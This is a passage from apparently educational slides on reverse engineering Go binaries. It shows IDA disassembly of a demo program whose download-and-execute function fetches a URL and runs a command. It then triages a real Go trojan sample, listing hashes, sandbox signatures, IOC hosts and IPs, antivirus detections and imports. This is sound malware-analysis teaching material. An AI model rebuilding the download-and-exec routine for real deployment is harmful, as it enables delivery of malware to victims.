jnz   short loc_61EC90
```

- from *http.Request.URL.Query().Get()

```
loc_61EC90:
mov    rbx, rax
lea    rcx, aUser      ; "user"
mov    edi, 4
lea    rax, unk_66CD60
call   runtime_mapaccess1_faststr
mov    rdx, [rax]
cmp    qword ptr [rax+8], 0
jnz   short loc_61ECBB
```

- func mapaccess1_faststr(t *maptype, h *hmap, ky string) unsafe.Pointer
- Prevents race condition.

```
xor    edx, edx
xor    ecx, ecx
jmp   short loc_61ECC2
```

```
xor    edx, edx
xor    ecx, ecx
jmp   short loc_61ECC2
```

```
loc_61ECBB:
mov    rcx, [rdx+8]
mov    rdx, [rdx]
```

FIRST STEPS ON GO REVERSING

```
loc_61ECC2:  
    mov    [rsp+38h], rcx  
    mov    [rsp+40h], rdx  
    movups xmmword ptr [rsp+68h], xmm15  
    mov    rax, rdx  
    mov    rbx, rcx  
    call   runtime_convTString  
    lea    rcx, unk_63B980  
    mov    [rsp+68h], rcx  
    mov    [rsp+70h], rax  
    lea    rax, unk_64E720  
    mov    rbx, [rsp+88h]  
    mov    rcx, [rsp+90h]  
    call   runtime_convI2I  
    lea    rcx, aTheRequesterIs ; "The requester is: %s\n"  
    mov    edi, 15h  
    lea    rsi, [rsp+68h]  
    mov    r8d, 1  
    mov    r9, r8  
    call   fmt_Fprintf  
    mov    rax, [rsp+40h]  
    mov    rbx, [rsp+38h]  
    call   runtime_convTString  
    movups xmmword ptr [rsp+48h], xmm15  
    lea    rcx, unk_63B980  
    mov    [rsp+48h], rcx  
    mov    [rsp+50h], rax  
    mov    rbx, cs:os.Stdout  
    lea    rax, go_itab_os_File_io_Writer  
    lea    rcx, aTheRequesterIs_0 ; "The requester is: %s\n\n"  
    mov    edi, 16h  
    lea    rsi, [rsp+48h]
```

Remember that Go interfaces offers an approach to specify the behavior/type of an object, so the wished behavior here is “string”:

```
func convTString(val string) (x unsafe.Pointer) {  
    if val == "" {  
        x = unsafe.Pointer(&zeroVal[0])  
    } else {  
        x = mallocgc(unsafe.Sizeof(val), stringType, true)  
        (*string)(x) = val  
    }  
    return
```


- <https://golang.org/src/runtime iface.go>

- Convert Interface’s type to another Interface’s type (I2I). In a rough definition, an Interface is a collection of methods that are implemented by Structs, which are composed by fields.

- Copy 16 bytes from xmm15 into address pointed by rsp+48h.

- Package os.File implements io.Writer interface.

FIRST STEPS ON GO REVERSING



FIRST STEPS ON GO REVERSING

```
public blackstormsecurity_project1_Download_Exec  
blackstormsecurity_project1_Download_Exec proc near
```


```
var_58= qword ptr -58h  
var_50= qword ptr -50h  
var_48= qword ptr -48h  
var_40= qword ptr -40h  
var_38= xmmword ptr -38h  
var_28= xmmword ptr -28h  
var_18= xmmword ptr -18h  
var_8= qword ptr -8  
arg_0= qword ptr 8  
arg_8= qword ptr 10h  
arg_10= qword ptr 18h  
arg_18= qword ptr 20h
```

- Stack setup

```
lea      r12, [rsp-10h]  
cmp      r12, [r14+10h]  
jbe      loc_61F08C
```

- Once again, there isn't prologue as we're used to seeing.

FIRST STEPS ON GO REVERSING



FIRST STEPS ON GO REVERSING

- HTTP client (as well as HTTP server) are provided by http package.

Http.Get() is implemented as:

```
func Get(url string) (resp *Response, err error) {
    return DefaultClient.Get(url)
}
```

```
loc_61EEDC:
nop
mov     rax, cs:net http DefaultClient
mov     rbx, [rsp+90h+arg_10]
mov     rcx, [rsp+90h+arg_18]
call   net_http_ptr_Client_Get
mov     [rsp+40h], rax
mov     [rsp+38h], rbx
mov     [rsp+50h], rcx
test   rbx, rbx
jz     short loc_61EF3D
```

- rbx: URL string
- rcx: URL string size

- If there isn't any error (err == nil), so proceed to time.Sleep() function. Otherwise, move to log.Panicln().

```
movups xmmword ptr [rsp+78h], xmm15
jz     short loc_61EF1B
```

- Sleep function from time package accept argument. In this case, 2540BE400h is equal to 10000000000 nano seconds, which results to 10 seconds.

```
mov     rdx, [rbx+8]
jmp     short loc_61EF1E
```

```
loc_61EF1B:
mov     rdx, rbx
```

```
loc_61EF3D:
mov     rax, 2540BE400h
call   time_Sleep
mov     rcx, [rsp+38h]
test   rcx, rcx
jz     short loc_61EF8B
```

```
loc_61EF64:
movups [rsp+90h+var_18], xmm15
jz     short loc_61EF64
```

```
loc_61EF8B:
mov     rcx, rbx
```

FIRST STEPS ON GO REVERSING

The screenshot shows assembly code from the runtime package. A red box highlights the call to `runtime_convI2I`. Another red box highlights the `go_itab_os_File_io_Writer` label, which is the implementation of the `io.Writer` interface. A third red box highlights the call to `io_copyBuffer`. A callout box points to the `io.Copy` function in the source code.

```
loc_61EF8B:  
mov    rdx, [rsp+40h]  
mov    rbx, [rdx+40h]  
mov    rcx, [rdx+48h]  
lea    rax, unk_64E5A0  
nop  
call   runtime_convI2I  
mov    rcx, rax  
mov    rdi, rbx  
xor    esi, esi  
xor    r8d, r8d  
mov    r9, r8  
lea    rax, go_itab_os_File_io_Writer  
mov    rbx, [rsp+48h]  
nop  
call   io_copyBuffer  
mov    rdx, [rsp+40h]  
mov    rsi, [rdx+40h]  
mov    rax, [rdx+48h]  
mov    rdx, [rsi+18h]  
call   rdx  
nop  
mov    rdx, [rsp+48h]  
xchg  ax, ax  
test   rdx, rdx  
jz    short loc_61EFED
```

▪ Package `os.File` implements `io.Writer` interface.

```
func convI2I(inter *interfacetype, i iface) (r iface) {  
    tab := i.tab  
    if tab == nil {  
        return  
    }  
    if tab.inter == inter {  
        r.tab = tab  
        r.data = i.data  
        return  
    }  
    r.tab = getitab(inter, tab._type, false)  
    r.data = i.data  
    return  
}
```

On the source code we've used `io.Copy()`, which is implemented by the `CopyBuffer()` function:

```
func Copy(dst Writer, src Reader) (written int64, err error) {  
    return copyBuffer(dst, src, nil)  
}
```

```
func CopyBuffer(dst Writer, src Reader, buf []byte) (written int64, err error) {  
    if buf != nil && len(buf) == 0 {  
        panic("empty buffer in CopyBuffer")  
    }  
    return copyBuffer(dst, src, buf)  
}
```

▪ The actual implementation is a bit longer... ☺

FIRST STEPS ON GO REVERSING

The diagram illustrates the flow of control from Go code to assembly and back. It shows four panels:

- Panel 1 (Left):** Shows assembly code at address loc_61EF67. A call instruction leads to Panel 2.
- Panel 2 (Middle Left):** Shows assembly code at loc_61EFED. A red box highlights the string "Executing the payload!". A call instruction leads to Panel 3.
- Panel 3 (Middle Right):** Shows assembly code at loc_61F07C. A red box highlights the string "short loc_61F05D". A jz instruction loops back to loc_61F07C. A green arrow points to Panel 4.
- Panel 4 (Bottom):** Shows assembly code at loc_61F05D. A red arrow points from Panel 3 here, and a green arrow points to Panel 5.
- Panel 5 (Right):** Shows the Go code for the Fprintf function. A red box highlights the string "Executing the payload!". A call instruction leads to Panel 2.
- Panel 6 (Bottom Right):** Shows the Cmd struct definition.

Panel 1 (Left):

```
loc_61EF67:  
mov    [rsp+78h], rbx  
mov    rdx, [rsp+50h]  
mov    [rsp+80h], rdx  
lea    rax, [rsp+78h]  
mov    ebx, 1  
mov    rcx, rbx  
call   log_Panicln
```

Panel 6 (Right):

```
func Fprintf(w io.Writer, format string, a ...interface{}) (n int, err error) {  
    p := newPrinter()  
    p.doPrintf(format, a)  
    n, err = w.Write(p.buf)  
    p.free()  
    return  
}
```

Panel 2 (Middle Left):

```
loc_61EFED:  
movups xmmword ptr [rsp+58h], xmm15  
lea    rdx, unk_63B980  
mov    [rsp+58h], rdx  
lea    rdx, off_6E3C48 ; "Executing the payload!"  
mov    [rsp+60h], rdx  
mov    rbx, cs:os.Stdout  
lea    rax, go_itab_os_File_io_Writer  
rcx, [rsp+58h]  
mov    edi, 1  
mov    rsi, rdi  
call   fmt_Fprintln  
mov    rax, [rsp+90h+arg_0]  
mov    rbx, [rsp+90h+arg_8]  
xor    ecx, ecx  
xor    edi, edi  
mov    rsi, rdi  
call   os_exec_Command  
call   os_exec__ptr_Cmd_Run  
test   rax, rax  
jz    short loc_61F07C
```

Panel 3 (Middle Right):

```
loc_61F07C:  
mov    rbp, [rsp+88h]  
add    rsp, 90h  
retn
```

Panel 4 (Bottom):

```
movups xmmword ptr [rsp+78h], xmm15  
jz    short loc_61F05D
```

Panel 5 (Right):

```
os.exec.Command( ) returns a Cmd structure used by Run( ) method.
```

```
type Cmd struct {  
    Path string  
    Args []string  
    Env []string  
    Dir string  
    Stdin io.Reader  
    Stdout io.Writer  
    Stderr io.Writer  
    ExtraFiles []*os.File  
    SysProcAttr *syscall.SysProcAttr  
    Process *os.Process  
    ProcessState *os.ProcessState  
}
```

GO MALWARE

□ GO MALWARE

- As analyzing malware threats is usually a time consuming task, so it is **NOT** our goal here to analyze a whole malware sample (not even close), but only to comment few pieces of code to highlight one or another point.
- Additional point: either “method” or “function” nomenclature can be used with same effect, though there’s a small difference between them.
- Technically, **functions** are usually declared by specify argument’s types, body and return values, while **method** are defined as having a **receiver** (class), but it isn’t fundamental to understand concepts here.
- Once again, all Go source code snippets have been extracted/based from go.dev and **pkg.go.dev** because learning the source code is critical to get a better understanding on Go Reversing! ☺

□ GO MALWARE

```
remnux@remnux:~/malware/golang$ malwoverview.py -x 1 -X 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9
```

TRIAGE OVERVIEW REPORT

```
id: 210202-1ldpx7jtse
status: reported
kind: file
filename: 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9
submitted: 2021-02-02T16:12:07Z
completed: 2021-02-02T16:14:44Z
```

```
next: 2021-02-02T16:12:07.504556Z
```

```
remnux@remnux:~/malware/golang$
```

```
remnux@remnux:~/malware/golang$ malwoverview.py -x 2 -X 210202-1ldpx7jtse
```

TRIAGE SEARCH REPORT

```
score: 6

id: 210202-1ldpx7jtse
target: 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9
size: 6372864
md5: d0b43b3bdfefbf827ae68b7b339317fc
sha1: e112d6d469635ac80ebcfca64ca013496a7ed76b9
sha256: 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9
completed: 2021-02-02T16:14:44Z
```

□ GO MALWARE

signatures:

```
JavaScript code in executable
Looks up external IP address via web service
Enumerates physical storage devices
Modifies system certificate store
Suspicious behavior: EnumeratesProcesses
Suspicious use of AdjustPrivilegeToken
Suspicious use of WriteProcessMemory
```

targets:

iocs:

```
api.ipify.org
www.download.windowsupdate.com
i.imgur.com
api.anonfiles.com
anonfiles.com
api.anonymousfiles.io
gi74qcmwmxoq4xun.onion.ws
file.io
x.ss2.us
ctlld.windowsupdate.com
8.8.8
54.235.147.252
151.101.36.193
45.148.16.42
104.21.44.137
104.21.234.187
198.251.89.65
52.22.39.17
65.9.76.164
54.235.189.250
95.101.78.106
104.21.234.186
65.9.76.230
http://x.ss2.us/x.cer
http://ctlld.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authr
```

Sections:

	Entropy
.text	5.92
.rdata	5.37
.data	5.47
.idata	3.63
.syntab	0.02

Main Antivirus Reports:

Scan date: 2021-09-13 03:01:50

Avast:	Win64:Trojan-gen
Avira:	TR/Redcap.oahhq
BitDefender:	Gen:Variant.Bulz.341480
ESET-NOD32:	a variant of WinGo/Spy.Agent.B
F-Secure:	None
FireEye:	Gen:Variant.Bulz.341480
Fortinet:	W32/Agent.B!tr.spy
Kaspersky:	Trojan.Win32.Witch.bur
McAfee:	Artemis!D0B43B3BDFEB
Microsoft:	Trojan:Win32/Ymacco.AA49
Panda:	Trj/CI.A
Sophos:	Mal/Generic-S
Symantec:	Trojan.Gen.MBT
TrendMicro:	None

- **malwoverview.py -f
4961954c47ef2395dd73b8cc
4bb36827f71e08a13f9ec4cc
1daba51715334fc9.exe -v 2**

Imported DLLs:

kernel32.dll

□ GO MALWARE

```
remnux@remnux:~/malware/golang$  
remnux@remnux:~/malware/golang$ go tool buildid 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe  
z5cuUzBjQl9JEBHZbbsx/fh8JGYZan3M7yk1LxvER2/afd4PGN07ThW6ijxp4k/z7frL_2dqIBzytg9fQlU  
remnux@remnux:~/malware/golang$  
remnux@remnux:~/malware/golang$ go version 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe  
4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe: gol.14.12  
remnux@remnux:~/malware/golang$  
remnux@remnux:~/malware/golang$ strings -af 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe | grep -E "((\"?)([a-zA-Z0-9_-]{20})\\/)(([a-zA-Z0-9_-]{20})\\/([a-zA-Z0-9_-]{20})\\/([a-zA-Z0-9_-]{20})(\"?))"  
4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe: Go build ID: "z5cuUzBjQl9JEBHZbbsx/fh8JGYZan3M7yk1LxvER2/afd4PGN07ThW6ijxp4k/z7frL_2dqIBzytg9fQlU"  
remnux@remnux:~/malware/golang$  
remnux@remnux:~/malware/golang$ file 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe  
4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe: PE32+ executable (console) x86-64 (stripped to external PDB), for MS Windows  
remnux@remnux:~/malware/golang$  
remnux@remnux:~/malware/golang$ strings -a 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe | wc -l  
87292  
remnux@remnux:~/malware/golang$  
remnux@remnux:~/malware/golang$ ls -lh 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe  
-rwxr--r-- 1 remnux remnux 6.1M Oct 25 21:56 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe
```

□ GO MALWARE

Function name

Address	Ordinal	Name	Library
000000000009D2020		WriteFile	ker...
000000000009D2028		WriteConsoleW	ker...
000000000009D2030		WaitForMultipleObjects	ker...
000000000009D2038		WaitForSingleObject	ker...
000000000009D2040		VirtualQuery	ker...
000000000009D2048		VirtualFree	ker...
000000000009D2050		VirtualAlloc	ker...
000000000009D2058		SwitchToThread	ker...
000000000009D2060		SuspendThread	ker...
000000000009D2068		SetWaitableTimer	ker...
000000000009D2070		SetUnhandledExceptionFilter	ker...
000000000009D2078		SetProcessPriorityBoost	ker...
000000000009D2080		SetEvent	ker...
000000000009D2088		SetErrorMode	ker...
000000000009D2090		SetConsoleCtrlHandler	ker...
000000000009D2098		ResumeThread	ker...
000000000009D20A0		QueryFullProcessImageNameA	ker...
000000000009D20A8		ProcessIdToSessionId	ker...
000000000009D20B0		PostQueuedCompletionStatus	ker...
000000000009D20B8		OpenProcess	ker...
000000000009D20C0		LoadLibraryA	ker...
000000000009D20C8		LoadLibraryW	ker...
000000000009D20D0		SetThreadContext	ker...
000000000009D20D8		GetThreadContext	ker...
000000000009D20E0		GetSystemInfo	ker...
000000000009D20E8		GetSystemDirectoryA	ker...
000000000009D20F0		GetStdHandle	ker...
000000000009D20F8		GetQueuedCompletionStatus	ker...
000000000009D2100		GetProcessAffinityMask	ker...
000000000009D2108		GetProcAddress	ker...
000000000009D2110		GetProcAddress	ker...

Imports

Address	Length	Type	String
'S' .rdata:0000000000000009	00000009	C	\acontext
'S' .rdata:0000000000000009	00000009	C	\anet/url
'S' .rdata:0000000000000009	00000009	C	\aos/exec
'S' .rdata:0000000000000009	00000009	C	\aos/user
'S' .rdata:0000000000000009	00000009	C	\areflect
'S' .rdata:0000000000000009	00000009	C	\aruntime
'S' .rdata:0000000000000009	00000009	C	\astrconv
'S' .rdata:0000000000000009	00000009	C	\astrings
'S' .rdata:0000000000000009	00000009	C	\asyscall
'S' .rdata:0000000000000009	00000009	C	\aunicode
'S' .rdata:0000000000000009	00000009	C	\a**uint8
'S' .rdata:0000000000000009	00000009	C	\a*[0]int
'S' .rdata:0000000000000009	00000009	C	\a*[1]int
'S' .rdata:0000000000000009	00000009	C	\a*[4]int
'S' .rdata:0000000000000009	00000009	C	\a*[5]int
'S' .rdata:0000000000000009	00000009	C	\a*[6]int
